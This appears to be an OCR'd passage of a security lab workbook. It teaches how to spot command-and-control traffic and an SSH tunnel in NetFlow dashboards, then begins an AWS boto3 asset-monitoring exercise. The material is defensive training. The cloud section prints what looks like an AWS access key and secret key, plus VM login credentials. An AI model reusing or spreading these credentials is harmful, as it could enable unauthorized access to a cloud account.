
Destination Port	Source IP	Destination IP	Count
53	192.168.4.50	188.105.201.144	44,120
53	10.5.55.2	8.8.8.8	1,831
53	10.5.55.2	8.8.4.4	325
53	10.5.55.2	192.55.83.30	1

The last graph, **Lab 4.3 - Top Talkers by # of Connections** shows that the client **192.168.4.50** has made the most connections by far over other systems.



From looking at these graphs, the most suspicious system is **192.168.4.50**. A client system should not be generating that much DNS traffic. Had this been a domain controller talking to an external DNS server, this could have been normal traffic, but from a client system, it is abnormal and highly suspicious.

Start by drilling down into **192.168.4.50** by clicking on the IP address in **Lab 4.3 - Top Talkers by # of Connections**. Then click on the magnifying glass with the **+** sign.



Notice, when the dashboard updates, that **192.168.4.50** only has a few connections outbound to port **80** or **443**. However, the majority of its traffic is port **53** outbound to **188.105.201.144**.

Lab 4.3 - Outbound Connections by Port


Destination Port	Source IP	Destination IP	Count
53	192.168.4.50	188.105.201.144	44,120
443	192.168.4.50	52.167.221.184	2
443	192.168.4.50	172.217.8.206	1
443	192.168.4.50	172.217.9.46	1
80	192.168.4.50	172.217.6.14	1

Based on this information, an analyst can work with the assumption that **192.168.4.50** is compromised and is talking to **188.105.201.144** using port **53**.

Note

The high volume of traffic over port **53** is indicative of DNS tunneling.


Switch the search filter for **192.168.4.50** to an exclusion filter by hovering over it and clicking on the magnifying glass with the - sign.



The dashboard now shows connections not sourcing from **192.168.4.50**. The current graphs do not explicitly point out a compromised system. However, it is a good practice to investigate client systems making outbound connections that last more than **3** hours.

> **Note**
>
> While **192.168.1.50** still has the largest amount of upload activity at approximately 4 GB and it also has the largest amount of download activity at approximately 450 GB, this is not that suspicious. This type of activity over a six-hour period is not uncommon for a power user. What does make it suspicious is that it also has the longest running connection at a little over **5** hours.

Start by clicking on **192.168.1.50** in the **Lab 4.3 - Connections by Duration** visualizations. Then click on the magnifying glass with the **+** sign.




Looking at the **Lab 4.3 - Outbound Connections by Port** shows this system only made a few connections outbound to ports **80** and **443**. It also made one outbound port **22** connection.


Lab 4.3 - Outbound Connections by Port

Destination Port	Source IP	Destination IP	Count
443	192.168.1.50	52.167.221.184	1
443	192.168.1.50	172.217.8.206	1
443	192.168.1.50	172.217.9.46	1
80	192.168.1.50	40.84.189.107	1
80	192.168.1.50	172.217.6.14	1
22	192.168.1.50	109.78.38.11	1


The outbound port **22** connection is interesting, so click on it to apply it as a filter.




The results show that a large amount of upload and download is related to this connection. The **Lab 4.3 - Connections by Duration** shows this port **22** connection lasted a little over **5** hours.



The **Lab 4.3 - Hosts with Most Bytes Uploaded** shows **3.987 GB** of data was uploaded from **192.168.1.50 to 109.78.38.11**. This is quite a bit of data. On its own, this would not necessarily be suspicious, but since it is over port **22**, which is commonly SSH, and was done over a session lasting over **5** hours, this is alarming.




However, the odd thing is that **Lab 4.3 - Hosts with Most Bytes Downloaded** shows that **192.168.1.50** downloaded **436.863 GB** of data from **109.78.38.11**.




Clearly, this system downloaded much more than it uploaded. With this being port **22** traffic, the assumption is this is **SSH** or **SFTP** traffic. Given there was a decent amount of upload activity and a lot of download activity, all of which spanned **5** hours, this is likely not SFTP. This could be command and control activity. It is odd, however, that it is using port **22** and that there is so much download activity. Even if exploits and other tools were being downloaded, they typically are not so large. For now, write it down as a possibly compromised host.


Next, remove the search filter for **destination_port:"22"** by hovering over it and clicking on the garbage can icon.




Then hover over **source_ip:"192.168.1.50"** and click on the magnifying glass with the **-** sign.



Looking at what is left shows there are still multiple systems with long duration times. The one with the next longest connection is **10.5.55.21**.




Within the **Lab 4.3 - Connections by Duration visualization**, click on it and then click on the magnifying glass with the **+** sign.




Looking at the logs in **Lab 4.3 - Flow Data** shows that this long-lasting connection for **10.5.55.21** is to **10.5.55.2** and is for port **123** which is NTP. Since you are looking for command and control activity to an external system, change the search filter to **tags:external_destination.**

```
tags:external_destination
```


After doing this, the longest outbound connection shown in **Lab 4.3 - Connections by Duration** from **10.5.55.21** is only **1,801** seconds or approximately **30** minutes.




Thus, **10.5.55.21** is no longer interesting. Hover over **source_ip:"10.5.55.21"** and click on the magnifying glass with the **-** sign.



Now with the search filter of **tags:external_destination**, there are only two IP addresses with long-running connections. They are **192.168.2.50** and **192.168.1.81**. Start by clicking on **192.168.2.50** in **Lab 4.3 - Connections by Duration** and then click on the magnifying glass with the **+** sign.




Looking at the logs in **Lab 4.3 - Flow Data** shows the long-running connection is an outbound port **443** connection to **72.99.4.33**. This connection lasted **18,133** seconds or a little over **5** hours.




Yet, only **1.156 MB** of data was downloaded, and **1.49 MB** was uploaded in **5** hours. The log shows that 56% of this traffic was upload traffic. Long-lasting command and control activity commonly has more upload than download. This is because the client is constantly checking in with the command and control server.

destination_port	duration	bytes_to_client	bytes_to_server	byte_ratio_client	byte_ratio_server
443	18,133	1.156MB	1.49MB	44%	56%

Given this, there is a good chance **192.168.2.50** is compromised. This leaves **192.168.1.81**, which was the last remaining system with long outbound session times. Hover over **source_ip:"192.168.2.50"** and click on the magnifying glass with the - sign.



Then on the **Lab 4.3 - Connections by Duration**, click on **192.168.1.81** and then click on the magnifying glass with the **+** sign.



Looking at the log in **Lab 4.3 - Flow Data** shows the long-lasting session was from **192.168.1.81** to **24.17.92.107** over port **31337**.

Lab 4.3 - Flow Data

Time	source_ip	source_port	destination_ip	destination_port	duration
May 2nd 2017, 14:16:13.997	192.168.1.81	50290	24.17.92.107	31337	16,852
May 2nd 2017, 14:07:25.000	192.168.1.81	40530	172.217.9.78	443	501

This session lasted **16,852** seconds, which is roughly a little more than **4.5** hours. The port **31337** is hacker jargon for the word elite. Given the port number and how long the session lasted, **192.168.1.81** is highly likely a compromised system.

4 suspect IP addresses have been identified. The question for **step 1** states to find **3** systems that are likely being controlled by a command and control server. The DNS traffic from **192.168.4.50** looks like C2 over DNS tunneling. This often uses IPsec for encryption. **192.168.1.81** has a long-lasting connection to port **31337**. This also is highly likely to be C2. This leaves **192.168.2.50**,

which had a long-running connection over **443**, and **192.168.1.50**, which had a long-running connection over port **22**. Of these, 192.168.2.50 more closely resembles traditional C2 traffic behavior.

Answer: There are three systems that were compromised and controlled over encrypted command and control channels. They are **192.168.4.50** over many connections (varying source ports) to **188.105.201.144** on destination port **53**. **192.168.1.81** with a source port of **50290** to **24.17.92.107** on destination port **31337 192.168.2.50** with a source port of **49749** to **72.99.4.33** on destination port **443**

An internal user is using encryption to bypass corporate web filters.

1. Which system is he or she using?
2. What application is likely being used?

Solution

The remaining system of interest from **step 1** is **192.168.1.50** on source port **49411** going to destination **109.78.38.11** on destination port **22**. Port **22** can be used as an SSH tunnel to bypass security controls. Given that **step 2** is about a system bypassing corporate web filters and this system downloaded roughly **4 GB** of data, **192.168.1.50** is the device bypassing corporate security controls.

Answer: **192.168.1.50** is most likely using the **SSH** on source port **49411** to the standard destination port of **22** to **109.78.38.11** to bypass corporate security controls.

Step-by-Step Video Instructions

Lab Conclusion

In this lab, you investigated NetFlow events. This included:

- Looking for long-lasting connections
- Identifying abnormal upload to download ratios
- Finding systems with abnormally high connection rates
- Finding applications with abnormally high connection rates
- Identifying systems with too much upload or download activity

Lab 4.3 is now complete!

Lab 4.4 - Cloud Monitoring

Choose Your Destiny

Welcome to the **Cloud Monitoring** lab. Choose your role. Please pick one of the labs below.

> **Note**
>
> This lab is a multi-role lab format. It is a new design to let you choose a lab that conforms better to your job role. The goal is to pick one lab to perform during class. You have enough time to complete one lab exercise. The other labs can be performed at your leisure at a later time. During a Live or Live Online course, we recommend swinging back and doing the other role-based labs during bootcamp hours.

Engineer Role - Cloud Monitoring and Asset Tracking

Role: Engineer

Objective: Build a script to find unauthorized EC2 instances and regions within AWS

Cloud Monitoring - Engineer

Analyst Role - Identifying Anamlous Cloud Activity

Role: Analyst

Objective: Search through tenant logs to find anamalous activity

Cloud Monitoring - Analyst

Cloud Monitoring - Cloud Monitoring and Asset Tracking

Objectives

- Monitor a cloud environment programmatically
- Establish and monitor a known baseline
- Establish and monitor an unknown baseline
- Learn how to make API calls to Amazon Web Services (AWS)
- Track scripted output and compare against previous data

Exercise Preparation

Log into the Sec-555 VM

- Username: student
- Password: sec555

The lab requires Python 3 and the boto3 library. Both of these are pre-installed on your student VM. You may perform the lab on your host so long as Python 3 is installed and you install boto 3. If you have **pip** installed, you can install **boto3** with the command below. **You do not need to run this command in the student VM.**

```
pip3 install boto3
# If your system is native Python 3, you may need to run this instead
pip install boto3
```

Exercises

The lab involves connecting to AWS to pull information about running EC2 instances. The goal is to use Python's boto3 library to retrieve all AWS EC2 regions and running EC2 instances. The lab assumes you are writing a Python script for Python 3. Within the lab, you will:

- Retrieve the list of supported EC2 regions
- Gather all current EC2 instances deployed
- Identify EC2 instances in unauthorized regions
- Establish baseline deviation monitoring of EC2 instances

Organizations can implement automatic, scripted baselining by using a common scripting language such as Python or PowerShell. Organizations can find events that may be completed unauthorized such as deploying cloud infrastructure to

a different region of the world. Other events may include finding newly deployed cloud assets and monitoring if they are running valid and secure.

If you have a Python background, feel free to answer the questions below without using the walkthrough. You will need to use the following access key and secret access key throughout this lab.

Access Key: `AKIA3YEYIBKHZESMEAPS` **Secret Access Key**: `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`

AWS EC2 Regions


What regions does AWS support for EC2? Find the answer using Python.

Solution

The first task is to identify which regions AWS supports dynamically. To do so, Python will need to load the libraries for AWS. The walkthrough for this lab utilizes a Jupyter Notebook. Start by opening the notebook using the command below.

```
code /labs/aws/monitor_instances.ipynb
```

The interface will look like below.




When inside a Jupyter Notebook, you can run a Python code cell by either **clicking** on the **green play icon** on the cell. Alternatively, you can click inside the cell, and with your keyboard pressing **SHIFT+ENTER**.

Load the Python libraries **boto3**, **json**, and **path** by **running** cell 1.


Note

